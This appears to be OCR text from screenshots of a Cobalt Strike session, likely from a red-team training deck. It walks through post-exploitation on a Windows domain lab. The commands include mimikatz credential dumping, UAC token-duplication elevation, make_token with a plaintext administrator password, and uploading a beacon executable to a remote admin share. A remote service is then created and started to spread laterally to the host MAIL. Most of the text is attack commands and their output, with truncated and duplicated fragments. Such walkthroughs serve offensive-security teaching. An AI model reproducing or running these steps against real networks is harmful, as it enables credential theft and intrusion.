[*] Tasked beacon to run windows/beacon_tcp/bind_tcp (127.0.
[+] host called home, sent: 208857 bytes
[+] received output:
Started service f77ed9c on 127.0.0.1
[+] established link to child beacon: 10.10.10.191


172.16.30.131
jim.stevens
WS1 @ 6872
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
Bea
[+] established link to parent beacon: 10.10.10.191
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords c
[+] host called home, sent: 663122 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x0000000
beacon> psexec_psh 127.0.0.1 local - beacon tcp
[*] Tasked beacon to run windows/beacon_tcp/bind_tcp (127.0.0.
[+] host called home, sent: 208857 bytes
[+] received output:
Started service f77ed9c on 127.0.0.1
[+] established link to child beacon: 10.10.10.191



Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
[+] established link to parent beacon: 10.10.10.191
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords
[+] host called home, sent: 663122 bytes



Beacon
Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
PowerShell Web Delivery (S)
HTML Applicati
MS Office Macr
Payload Genera
USB/CD AutoPl
Windows Dropp
Windows Execu
Windows Execu
172.16.30.131
jim.stevens
WS1 @ 6872
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 32 bytes
[+] received output:
GROUP INFORMATION
Group Name
Type
SID



jim.stevens
WS1 @ 6872
Windows Executable (Stageles
Export a stageless Beacon as a Windows
executable. Use Cobalt Strike Arsenal scr
Stage:
local - beacon tcp
Proxy:
Output:
Windows Service EXE
x64:
Use x64 payload
sign:
Sign executable file
Generate
Help
Listeners X
Beacon 10.
acon to run: whoami /group
ed home, sent: 32 bytes
utput:
TION
Type
SID
Well-known group S-1-1-0
Alias S-1-5-32-544
Alias S-1-5-32-545
istrators

```
beacon> elevate uac-token-duplication local - beacon tcp
[*] Tasked beacon to spawn windows/beacon_tcp/bind_tcp (127.0.
[+] host called home, sent: 281860 bytes
[+] established link to child beacon: 10.10.10.191
[+] received output:
[+] Success! Started taskmgr.exe and used its token.
beacon> ls \\MAIL\C$
[*] Tasked beacon to list files in \\MAIL\C$
[+] host called home, sent: 87 bytes
[-] could not open \\MAIL\C$\*: 5
beacon> make_token CORP\Administrator password1234!
[*] Tasked beacon to create a token for CORP\Administrator
[+] host called home, sent: 110 bytes
```

```
[+] Impersonated CORP\jim.stevens
beacon> ls \\MAIL\C$
[*] Tasked beacon to list files in \\MAIL\C$
[+] host called home, sent: 87 bytes
[*] Listing: \\MAIL\C$\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     10/25/2018 21:49:16   $Recycle.Bin
          dir     06/27/2018 09:55:50   Documents and Setting
          dir     06/30/2018 12:08:47   inetpub
          dir     06/27/2018 16:44:18   PerfLogs
          dir     10/25/2018 20:30:17   Program Files
          dir     10/25/2018 23:18:02   Program Files (x86)
          dir     10/26/2018 00:39:24   ProgramData
          dir     06/27/2018 09:55:52   Recovery
          dir     06/30/2018 12:24:44   shared
          dir     06/27/2018 13:08:41   System Volume Informa
          dir     10/25/2018 21:49:03   Users
          dir     12/18/2018 16:49:53   Windows
 380kb    fil     02/03/2018 17:45:52   bootmgr
 1b       fil     07/16/2016 09:18:08   BOOTNXT
```



beacon> cd \\MAIL\C$\windows\temp
[*] cd \\MAIL\C$\windows\temp
[+] host called home, sent: 90 bytes
beacon> upload /root/beaconsvc.exe
[*] Tasked beacon to upload /root/beaconsvc.exe as beaconsvc.e
[+] host called home, sent: 288853 bytes
beacon> run sc \\MAIL create beaconsvc binpath= c:\windows\tem
[*] Tasked beacon to run: sc \\MAIL create beaconsvc binpath=
[+] host called home, sent: 143 bytes
[+] received output:
[SC] CreateService SUCCESS



beacon> run sc \\MAIL start beaconsvc
[*] Tasked beacon to run: sc \\MAIL start beaconsvc
[+] host called home, sent: 103 bytes
[+] received output:
SERVICE_NAME: beaconsvc
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE,
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 3668



Event Log X | Listeners X | Beacon 10.10.10.191@6872 X


```
[+] received output:

SERVICE_NAME: beaconsvc
        TYPE                : 10  WIN32_OWN_PROCESS
        STATE               : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSA
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x7d0
        PID                 : 3668
        FLAGS               :

beacon> connect MAIL
[*] Tasked to connect to 'MAIL'
[+] host called home, sent: 75 bytes
[+] established link to child beacon: 10.10.10.5
```

